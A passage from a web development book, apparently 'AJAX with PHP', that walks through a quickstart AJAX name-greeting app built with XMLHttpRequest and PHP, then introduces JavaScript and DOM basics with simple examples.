


Figure 1-6: The front page of your Quickstart application

As the user is typing, the server is being called *asynchronously*, approximately one time per second, to see if it recognizes the current name; this explains why we don't need a button (such as a **Send** button) to tell us the user is done typing. (This method may not be appropriate for actual login mechanisms but it's very good for demonstrating some AJAX functionality.)

Depending on the entered name, the message from the server will differ; see the example in Figure 1-7:




Figure 1-7: User receives a prompt reply from the web application

At first glance, there's nothing extraordinary going on here. *What's special about this application is that the displayed message comes without interrupting the user's actions.* (The messages are displayed as the user types a name). **The page doesn't get reloaded to display the new data, even though a server call needs to be made to get that data**. This wouldn't have been a simple task to accomplish using non-AJAX web development techniques.

The application consists of the following three files:

1. `index.html` is the initial HTML file the user requests.
2. `quickstart.js` is a file containing JavaScript code that is loaded on the client along with `index.html`. This file handles making the asynchronous requests to the server when server-side functionality is needed.
3. `quickstart.php` is a PHP script, residing on the server, that's called by the client via `quickstart.js`.

Figure 1-8 shows the actions that take place when running this application:




Figure 1-8: Diagram explaining the inner works of your Quickstart application

Steps 1 through 5 are a typical (non AJAX) HTTP request. After each request, the user must wait until the page is (re)loaded.

Steps 5 through 9 demonstrate an AJAX-type call—more specifically, a sequence of asynchronous HTTP requests. The server is accessed in the background using the `XMLHttpRequest` object. During this period, the user continues to use the page normally, as if it was a normal desktop application. No page refresh or reload is experienced in order to retrieve data from the server and update the web page with that data.

Now it's about time to implement this code on your machine so let's get started! In the following pages, you'll build a simple AJAX application.

All exercises from this book assume that you've installed your machine as shown in the Appendix, which you'll need to go through in order to run the examples in this book. If you set up your environment differently you may need to implement various changes, such as using different folder names, and so on.

Time for action – Quickstart AJAX

1. In the Appendix, you're instructed to set up a web server, and create a web-accessible folder called `ajax` to host all your code for this book. Under the `ajax` folder, create a new folder called `quickstart`.
2. In the `quickstart` folder, create a file called `index.html`, and add the following code to it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>AJAX with PHP, 2nd Edition: Quickstart</title>
    <script type="text/javascript" src="quickstart.js"></script>
  </head>
  <body onload='process()'>
    Server wants to know your name:
    <input type="text" id="myName" />
    <div id="divMessage" />
  </body>
</html>
```

3. Create a new file called `quickstart.js`, and add the following code in it:

```
// stores the reference to the XMLHttpRequest object
var xmlHttp = createXmlHttpRequestObject();

// retrieves the XMLHttpRequest object
```

```
function createXmlHttpRequestObject()
{
  // stores the reference to the XMLHttpRequest object
  var xmlHttp;
 // if running Internet Explorer 6 or older
  if(window.ActiveXObject)
  {
    try {
      xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
    catch (e) {
      xmlHttp = false;
    }
  }
  // if running Mozilla or other browsers
  else
  {
    try {
      xmlHttp = new XMLHttpRequest();
    }
    catch (e) {
      xmlHttp = false;
    }
  }
  // return the created object or display an error message
  if (!xmlHttp)
    alert("Error creating the XMLHttpRequest object.");
  else
    return xmlHttp;
}

// make asynchronous HTTP request using the XMLHttpRequest object
function process()
{
  // proceed only if the xmlHttp object isn't busy
  if (xmlHttp.readyState == 4 || xmlHttp.readyState == 0)
  {
    // retrieve the name typed by the user on the form
    name = encodeURIComponent(
           document.getElementById("myName").value);
    // execute the quickstart.php page from the server
```

```
    xmlHttp.open("GET", "quickstart.php?name=" + name, true);
    // define the method to handle server responses
    xmlHttp.onreadystatechange = handleServerResponse;
    // make the server request
    xmlHttp.send(null);
  }
  else
    // if the connection is busy, try again after one second
    setTimeout('process()', 1000);
}

// callback function executed when a message is received from the
//server
function handleServerResponse()
{
  // move forward only if the transaction has completed
  if (xmlHttp.readyState == 4)
  {
    // status of 200 indicates the transaction completed
//successfully
    if (xmlHttp.status == 200)
    {
      // extract the XML retrieved from the server
      xmlResponse = xmlHttp.responseXML;
      // obtain the document element (the root element) of the XML
//structure
      xmlDocumentElement = xmlResponse.documentElement;
      // get the text message, which is in the first child of
      // the the document element
      helloMessage = xmlDocumentElement.firstChild.data;
      // display the data received from the server
      document.getElementById("divMessage").innerHTML =
                                          '<i>' + helloMessage
                                            + '</i>';
      // restart sequence
      setTimeout('process()', 1000);
    }
    // a HTTP status different than 200 signals an error
    else
    {
      alert("There was a problem accessing the server: " +
            xmlHttp.statusText);
```

```
    }
  }
}
```

4. Create a file called `quickstart.php` and add the following code to it:

```
<?php
// we'll generate XML output
header('Content-Type: text/xml');
// generate XML header
echo '<?xml version="1.0" encoding="UTF-8" standalone="yes"?>';
// create the <response> element
echo '<response>';
// retrieve the user name
$name = $_GET['name'];
// generate output depending on the user name received from client
$userNames = array('YODA', 'AUDRA', 'BOGDAN', 'CRISTIAN');
if (in_array(strtoupper($name), $userNames))
  echo 'Hello, master ' . htmlentities($name) . '!';
else if (trim($name) == '')
  echo 'Stranger, please tell me your name!';
else
  echo htmlentities($name) . ', I don\'t know you!';
// close the <response> element
echo '</response>';
?>
```

5. Now you should be able to access your new program by loading `http://localhost/ajax/quickstart` using your favorite web browser. Load the page, and you should get a page like those shown in the first two screenshots of the previous section.

Should you encounter any problems running the application, check that you followed the installation and configuration procedures as described in the Appendix, and that you typed the code correctly. Most errors happen because of small problems such as typos. In Chapter 2 and Chapter 3, you'll learn how to implement error handling in your JavaScript and PHP code. In Chapter 6, *Debugging and Profiling AJAX Applications*, you'll learn how to debug your application.

What just happened?

Here comes the fun part—understanding what happens in that code. (Remember that we'll discuss much more technical details over the following chapters.)

It all begins with `index.html`, which references a mysterious JavaScript file called `quickstart.js` and builds a very simple web interface. In the following code snippet from `index.html`, notice the elements highlighted in bold:

```
<body onload='process()'>
  Server wants to know your name:
  <input type="text" id="myName" />
  <div id="divMessage" />
</body>
```

When the page loads, a function from `quickstart.js` called `process()` gets executed. We will see how this causes the `<div>` element to be populated with a message from the server in a moment.

On the web server, you have a script called `quickstart.php` that builds an XML message to send to the client. This XML message consists of a `<response>` element that packages the message the server needs to send back to the client:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<response>
  ... message the server wants to transmit to the client ...
</response>
```

If the username received from the client is empty, the message we write in the `<response>` element is **Stranger, please tell me your name!**. If the name is **Yoda**, **Audra**, **Bogdan**, or **Cristian**, the server responds with **Hello, master <name>!**. If the name is anything else, the message will be **<name>, I don't know you!** So if **Mickey Mouse** types his name, the server will send back the following XML structure:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<response>
  Mickey Mouse, I don't know you!
</response>
```

Let's take a quick look at how `quickstart.php` generates the appropriate XML. The script starts by generating the XML document header and the opening `<response>` element:

```
<?php
// we'll generate XML output
header('Content-Type: text/xml');
// generate XML header
```

```
echo '<?xml version="1.0" encoding="UTF-8" standalone="yes"?>';
// create the <response> element
echo '<response>';
```

The highlighted header line marks the output as an XML document, and this is important because the client expects to receive XML (the **API** used to parse the XML on the client will throw an error if the header doesn't set `Content-Type` to `text/xml`). After setting the header, the code builds the XML response by joining strings. The actual text to be returned to the client is encapsulated in the `<response>` element, which is the root element, and is generated based on the name retrieved from the client via a `GET` parameter:

```
// retrieve the user name
$name = $_GET['name'];
// generate output depending on the user name received from client
$userNames = array('YODA', 'AUDRA', 'BOGDAN', 'CRISTIAN');
if (in_array(strtoupper($name), $userNames))
  echo 'Hello, master ' . htmlentities($name) . '!';
else if (trim($name) == '')
  echo 'Stranger, please tell me your name!';
else
  echo htmlentities($name) . ', I don\'t know you!';
// close the <response> element
echo '</response>';
?>
```

When sending this text back to the client, we use the `htmlentities` PHP function to replace special characters with their HTML codes (such as `&` or `>`), making sure the message will be safely displayed in the web browser, eliminating potential problems and security risks.

Formatting the text on the server for the client (instead of doing this directly at the client) is actually a bad practice when writing production code. Ideally, the server's responsibility is to send data in a generic format, and it is the recipient's responsibility to deal with security and formatting issues. This makes even more sense if you think that one day you may need to insert exactly the same text into a database, but the database will need different formatting sequences (in that case as well, a database handling script would do the formatting job, and not the server). For the quickstart scenario, formatting the HTML in PHP allowed us to keep the code shorter and simpler to explain.

If you're curious to test `quickstart.php` and see what it generates, load `http://localhost/ajax/quickstart/quickstart.php?name=Mickey+Mouse` in your web browser. The advantage of sending parameters from the client through `GET` is that it's very simple to emulate such a request using your web browser, as `GET` simply means that you append the parameters as name/value pairs in the URL query string. You should get something like this:




Figure 1-9: The XML data generated by quickstart.php

This XML message is read on the client by the `handleServerResponse()` function in `quickstart.js`. More specifically, the following lines of code extract the **Hello, master Yoda!** message:

```
// extract the XML retrieved from the server
xmlResponse = xmlHttp.responseXML;
// obtain the document element (the root element) of the XML
//structure
xmlDocumentElement = xmlResponse.documentElement;
// get the text message, which is in the first child of
// the document element
helloMessage = xmlDocumentElement.firstChild.data;
```

Here, `xmlHttp` is the `XMLHttpRequest` object used to call the server script `quickstart.php` from the client. Its `responseXML` property extracts the retrieved XML document. XML structures are hierarchical by nature, and the root element of an XML document is called the *document element*. In our case, the document element is the `<response>` element, which contains a single child (the text message we're interested in). Once the text message is retrieved, it's displayed on the client's page by using the DOM to access the `divMessage` element in `index.html`:

```
// display the data received from the server
      document.getElementById('divMessage').innerHTML = helloMessage;
```

`document` is a default object in JavaScript that allows you to manipulate the elements in the HTML code of your page.

The rest of the code in `quickstart.js` deals with making the request to the server to obtain the XML message. The `createXmlHttpRequestObject()` function creates and returns an instance of the `XMLHttpRequest` object. This function is longer than it could be because we need to make it cross-browser compatible—we'll discuss the details in Chapter 2; for now it's important to know what it does. The `XMLHttpRequest` instance, called `xmlHttp`, is used in `process()` to make the asynchronous server request:

```
// make asynchronous HTTP request using the XMLHttpRequest object
function process()
{
  // proceed only if the xmlHttp object isn't busy
  if (xmlHttp.readyState == 4 || xmlHttp.readyState == 0)
  {
    // retrieve the name typed by the user on the form
    name = encodeURIComponent(
           document.getElementById("myName").value);
    // execute the quickstart.php page from the server
    xmlHttp.open("GET", "quickstart.php?name=" + name, true);
    // define the method to handle server responses
    xmlHttp.onreadystatechange = handleServerResponse;
    // make the server request
    xmlHttp.send(null);
  }
  else
    // if the connection is busy, try again after one second
    setTimeout('process()', 1000);}
```

What you see here is, actually, the heart of AJAX—the code that makes the asynchronous call to the server.

If you're curious to see how the application would work using a synchronous request, you need to change the third parameter of `xmlHttp.open` to `false`, and then call `handleServerResponse()` manually, as shown below. If you try this, the input box where you're supposed to write your name will freeze when the server is contacted (in this case, the freeze length depends largely on the connection speed, so it may not be very noticeable if you're running the server on the local machine).

```
// function calls the server using the XMLHttpRequest object
function process()
{
  // retrieve the name typed by the user on the form
  name = encodeURIComponent(document.getElementById("myName").value);
  // execute the quickstart.php page from the server
  xmlHttp.open("GET", "quickstart.php?name=" + name, false);
  // make synchronous server request (freezes processing until
completed)
  xmlHttp.send(null);
  // read the response
  handleServerResponse();
}
```

The `process()` function is supposed to initiate a new server request using the `XMLHttpRequest` object. However, this is only possible if the `XMLHttpRequest` object isn't already busy making another request. In our case, this can happen if it takes more than one second for the server to reply, which could happen if the Internet connection is very slow. So, `process()` starts by verifying that it is clear to initiate a new request:

```
// make asynchronous HTTP request using the XMLHttpRequest object
function process()
{
  // proceed only if the xmlHttp object isn't busy
  if (xmlHttp.readyState == 4 || xmlHttp.readyState == 0)
  {
```

If the connection is busy, we use `setTimeout()` to retry after one second (the function's second argument specifies the number of seconds in milliseconds) before executing the piece of code specified by the first argument:

```
    // if the connection is busy, try again after one second
    setTimeout('process()', 1000);
```

If the connection is clear, you can safely make a new request. The line of code that prepares the server request but doesn't commit it is:

```
// execute the quickstart.php page from the server
xmlHttp.open("GET", 'quickstart.php?name=' + name, true);
```

The first parameter specifies the method used to send the username to the server, and you can choose between `GET` and `POST` (you'll learn more about them in Chapter 2). The second parameter is the server page you want to access; when the first parameter is `GET`, you send the parameters as `name/value` pairs in the query string. The third parameter is `true` if you want the call to be made asynchronously. When making asynchronous calls, you don't wait for a response. Instead, you define another function to be called automatically when the state of the request changes:

```
// define the method to handle server responses
xmlHttp.onreadystatechange = handleServerResponse;
```

Once you've set this option, you can rest calm—the `handleServerResponse()` function will be executed by the system when anything happens to your request. After everything is set up, you initiate the request by calling the `send()` method of `XMLHttpRequest`:

```
    // make the server request
    xmlHttp.send(null);
  }
```

Let's now look at the `handleServerResponse()` function:

```
// executed automatically when a message is received from the server
function handleServerResponse()
{
  // move forward only if the transaction has completed
  if (xmlHttp.readyState == 4)
  {
    // status of 200 indicates the transaction completed successfully
    if (xmlHttp.status == 200)
    {
```

The `handleServerResponse()` function is called multiple times, whenever the status of the request changes. Only when `xmlHttp.readyState` is `4` will the server request be completed, allowing you to move forward to read the results (you'll learn about the other states in Chapter 2). You can also check that the HTTP transaction reported a status of 200, signaling that no problems happened during the HTTP request. When these conditions are met, you're free to read the server response and display the message to the user.

After the response is received and used, the process is restarted using the `setTimeout()` function, which will cause the `process()` function to be executed after one second (note though that it's not necessary, or even AJAX specific, to have repetitive tasks in your client-side code):

```
// restart sequence
setTimeout('process()', 1000);
```

Finally, let's reiterate what happens after the user loads the page (you can refer to the second screenshot under the *Building a simple application with AJAX and PHP* section for a visual representation):

1. The user loads `index.html` (this corresponds to steps 1 to 4 depicted in the figure).
2. User starts (or continues) typing his or her name (this corresponds to step 5 in same figure).
3. The `process()` method in `quickstart.js` is executed, calling the server script named `quickstart.php` asynchronously. The text entered by the user is passed as a query string parameter (it is passed through `GET`). The `handleServerResponse()` function is designed to handle request state changes.
4. `quickstart.php` executes on the server. It composes an XML document that encapsulates the message the server wants to send back to the client.
5. The `handleServerResponse()` method on the client is executed multiple times as the state of the request changes. The last time it's called is when the response has been successfully received. The XML is read; the message is extracted and displayed on the page.
6. The user display is updated with the new message from the server, but the user can continue typing without any interruptions. After a delay of one second, the process is restarted from step 2.

Summary

This chapter was all about a quick introduction to the world of AJAX. In order to proceed with learning how to build AJAX applications, it's important to understand why and where they are useful. As with any other technology, AJAX isn't the answer to all problems, but it offers powerful means to address some of them.

AJAX combines client-side and server-side functionality to enhance the user experience of your site. The `XMLHttpRequest` object is the key element that enables the client-side JavaScript code to call a page on the server asynchronously. This chapter was intentionally short and probably has left you with many questions—that's good! Be prepared for a whole book dedicated to answering questions and demonstrating lots of interesting functionality!

2
JavaScript and the AJAX Client

We hope that the first chapter has whetted your appetite for AJAX enough and you're now ready to take on a second chapter packed with even more theory and exercises. If you found the first exercise challenging, you can breathe easier—there's no better way to learn than by example and we will present you with several short ones to get you on your way. In this chapter, we'll be taking a longer and more detailed look at client-side AJAX technologies including:

- JavaScript and the JavaScript Document Object Model (DOM)
- Cascading Style Sheets (CSS)
- The XMLHttpRequest object
- Extensible Markup Language (XML)

We're going to discuss the theory (and practice) that you will need to know to make these components come together smoothly and form a solid foundation for your future AJAX applications. You will see how to implement simple error-handling techniques, and how to write code efficiently. Chapter 3, *Object Oriented JavaScript*, will complete the client-side foundations by teaching Object Oriented Javascript.

JavaScript and the Document Object Model

JavaScript is the heart of AJAX. As mentioned in Chapter 1, *The World of AJAX and PHP*, JavaScript is a *parsed language* (not compiled); it has **Object-Oriented Programming** (**OOP**) capabilities and a syntax similar to C. JavaScript wasn't intended for large applications, but powerful frameworks (such as jQuery, the Microsoft AJAX Library, prototype, and others) have been developed based on features introduced in newer versions of the language.

JavaScript is fully supported by the vast majority of web browsers. As JavaScript programs are parsed, their code must arrive unaltered at the client for execution. This is both a strength and a weakness, and you *must* bear it in mind when writing your JavaScript code.

Part of JavaScript's power resides in its ability to manipulate the parent HTML document, and it does this through the DOM interface. The DOM has the ability to manipulate XML-like documents (HTML included) and is supported by a multitude of languages and technologies (JavaScript, Java, PHP, C#, and C++ to name a few). In this chapter, we'll delve into using the DOM with both JavaScript and PHP.

Feeling a little thin on these two? Don't worry! At the end of this section, we've included a list of links to go to for more information, tutorials, and background on JavaScript and the DOM. Feel free to take them in now, before continuing—we'll wait!

On the client side, you will use the DOM and JavaScript in order to:

- Manipulate the HTML page while you are working on it
- Read and parse XML documents received from the server
- Create new XML documents

On the server side, you can use the DOM and PHP in order to:

- Compose XML documents, usually for sending them to the client
- Read XML documents received from various sources

In the first example of this chapter, you will use the DOM to write a piece of text on the web page. When adding JavaScript code to an HTML file, one option is to write the JavaScript code in a `<script>` element within the `<body>` element. Take the following HTML file, for example, which executes a simple JavaScript script when loaded. Notice the `document` object, the default object in JavaScript, which interacts with the DOM of the HTML page. Here we use its `write()` method to add content to the page:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/
TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: JavaScript and DOM</title>
    <script type="text/javascript">
      // declaring new variables
      var date = new Date();
      var hour = date.getHours();
      // demonstrating the if statement
      if (hour >= 22 || hour <= 5)
        document.write("You should go to sleep.");
      else
        document.write("Hello, world!");
    </script>
  </head>
  <body>
  </body>
</html>
```

The page starts with the document type declaration—which must be accurate in order for your pages to function properly (a good article explaining the document type declaration (`DOCTYPE`) can be found at `http://www.alistapart.com/articles/doctype/`). The `document.write` commands generate output that is added to the `<body>` element of the page when the script executes. The content that you generate becomes a part of the HTML code of the page, which means that you can add HTML elements as well.

When creating static or dynamically created pages, you can (and probably should) check their compliancy using the W3C Markup Validator Service at `http://validator.w3.org/`. However, the service can't be used to check pages with elements generated by JavaScript. The Validator service, just like web search engines, doesn't execute the JavaScript code on the page, so it can't see any content that is generated dynamically. (The page can be validated with the Web Developer Firefox addon that works with the generated HTML, which, in this case, includes the Hello world! output.)

The debate on standards seems to be an endless one, with one group of people being very passionate about strictly following the standards, while others are just interested in their pages looking good on a certain set of browsers. The real fact is that very few online websites follow the standards, for various reasons. At the moment of writing, the front pages of Google and other important companies do not output compliant HTML. The examples in this book contain valid HTML code, with the exception of a few cases where we break the rules a little bit in order to make the code easier to understand. We advise you to try to write well-formed and valid HTML code whenever possible. (A useful article about following web standards can be found at `http://www.w3.org/QA/2002/04/Web-Quality`).

To keep the HTML code clean, have all the JavaScript code organized in a single place and facilitate quicker changes and updates (due to your phenomenal organization), you should put the JavaScript code in a separate `.js` file that is referenced from the `.html` file. You can reference a JavaScript file in HTML code by adding a child element called `<script>` to the `<head>` element in the following manner:

```
<html>
  <head>
    <script type="text/javascript" src="file.js"></script>
  </head>
</html>
```

Even if you don't have any code between `<script>` and `</script>` tags, don't be tempted to use the short form `<script type="text/javascript" src="file.js" />`.

This causes problems with Internet Explorer 6, which doesn't load the JavaScript file any more.

As promised, here are several sources of further information, background, tutorials, and the like on JavaScript and the DOM. Have a look at these sites.

You will find very good introductions to JavaScript at the following web links:

- `http://www.echoecho.com/javascript.htm`
- `http://www.webmonkey.com/tutorial/JavaScript_Tutorial`

Two good introductions to DOM can be found at:

- `http://www.quirksmode.org/dom/intro.html`
- `http://www.javascriptkit.com/javatutors/dom.shtml`

We're ready now to dig in! We've put together a few carefully planned examples—the best way we know to really learn and understand a new concept. First, we'll enter the code, and then look at what's happening in that code to see how it all works together. As we move through the exercises, understanding what is happening is key. Taking the time to carefully follow and understand the examples is well worth the effort—it not only helps you to learn but will be invaluable during debugging (it's hard to solve a problem if you are having trouble knowing where it came from!). By now you are itching to get started and get coding, so let's get to it!

Time for action – playing with JavaScript and the DOM

In keeping with the time-honored beginning example of **Hello World!** output, we're going to use the DOM to display a nice **Hello, world!** on the web page (unless you execute it between 10 pm and 5 am, in which case it will nag you with **You should go to sleep**). We'll start by creating our folders and then creating the necessary files.

All exercises from this book assume that you've installed your machine as shown in the Appendix.

1. Create a folder called `javascript` in your `ajax` folder. This folder will be used for all the examples in this chapter and the next chapter.
2. In the `javascript` folder, create a subfolder called `jsdom`.
3. In the `jsdom` folder, add a file called `jsdom.html`, with the following code in it:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.
w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>AJAX Foundations: JavaScript and DOM</title>
    <script type="text/javascript" src="jsdom.js"></script>
  </head>
  <body>
    I'm Body.
  </body>
</html>
```

4. To create our client-side JavaScript, add a file called `jsdom.js` to the `jsdom` folder and write this code in the file:

```
// declaring new variables
var date = new Date();
var hour = date.getHours();
// demonstrating the if statement to get the current time
if (hour >= 22 || hour <= 5)
  document.write("You should go to sleep.");
else
  document.write("Hello, world!");
```

Be very careful when writing this code because JavaScript is case sensitive. Even a small typo will usually make the code non-functional. If you run into trouble, we suggest that you check the **Error Console** (*Ctrl+Shift+J*) in Mozilla Firefox, or consult Chapter 6, *Debugging and Profiling AJAX Applications*, for more details on debugging your JavaScript code.

5. Load `http://localhost/ajax/javascript/jsdom/jsdom.html` in your web browser and assuming it's not past 10 pm, you can expect to see the message as shown in Figure 2-1 (if it's past 10 pm, the message will be a bit different).

   Because there is no server-side script involved (such as PHP code), you can load the file in your web browser directly from the disk, locally, instead of accessing it through an HTTP web server. If you execute the file directly from disk, a web browser would likely open it automatically using a local address such as `file:///C:/xampplite/htdocs/ajax/javascript/jsdom/jsdom.html`.

   When loading an HTML page with JavaScript code from a local location (`file://`) rather than through a web server (`http://`), Internet Explorer may warn you that you're about to execute code with high privileges.




Figure 2-1: The Hello World example with JavaScript and the DOM

What just happened?

The code is very simple, so it doesn't need a lot of explanation, but here are the main ideas you should know:

- JavaScript doesn't require you to declare the variables, so in theory you can avoid the `var` keywords. This isn't a recommended practice though (it's always better to be clear and explicit in your code).
- The JavaScript script executes automatically when the HTML file is loaded. Alternatively, you can group the code into functions and execute them by explicitly calling them instead. More on that follows next!

Remember! The text generated by your JavaScript code isn't visible to the clients that don't execute JavaScript code, such as search engine spiders (in this example, they won't see **Hello World** or **You should go to sleep**. However, they will see **I'm Body**). If search engine optimization is a concern, keep in mind to never output indexable content using only JavaScript.

- The JavaScript code in `jsdom.js` is executed *when the file is referenced, before parsing the remaining HTML*; in our example, this is in the `<head>` section, which explains why **Hello World!** appears before **I'm Body**. One of the problems with the example is that you have no control in the JavaScript code over where the output should be displayed. Needless to say, this is a bit disconcerting and rather awkward.

Except for the most simple of cases, having just JavaScript code that executes unconditionally when the HTML page loads isn't going to work well for you. Usually you'll want to have more control over when, where, and how portions of JavaScript code execute. The most typical scenario uses JavaScript *functions* that execute in response to certain *events* being triggered (such as clicking on a button).

JavaScript events and the DOM

In the next exercise, we will create an HTML structure from JavaScript code. When preparing to build a web page that has dynamically generated parts, you first need to create its **template** (which contains the static parts), and use **placeholders** for the dynamic parts. The placeholders must be uniquely identifiable HTML elements (elements with the `ID` attribute set).

Inserting dynamic data into an HTML page in an AJAX application is usually accomplished using an empty placeholder. The typical elements used as placeholders are `<div>` and `<span>`, due to their generic usage purpose, but keep in mind that you're free to assign `id`s to all kinds of HTML elements. In practice, `<div>` and `<span>` are typically used in conjunction with CSS to customize the appearance of the displayed content. (The `<div>` and `<span>` elements are nicely (and briefly) described at: `http://en.wikipedia.org/wiki/Span_and_div`.) In our example, a `<div>` named `myDivElement` is our placeholder. We use the JavaScript code to populate the placeholder, adding the `<ul>` element to the `<div>` element, creating the following HTML structure:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/
TR/xhtml11/DTD/xhtml11.dtd">
<html>
  <head>
    <title>DOM and Colors</title>
  </head>
  <body>
    <p>Hey dude! Here's a cool list of colors for you:</p>
    <div id="myDivElement">
      <ul>
        <li>Black</li>
        <li>Orange</li>
        <li>Pink</li>
      </ul>
    </div>
  </body>
</html>
```

Your goals for the next exercise are:

- Access the named `<div>` element programmatically from the JavaScript function.
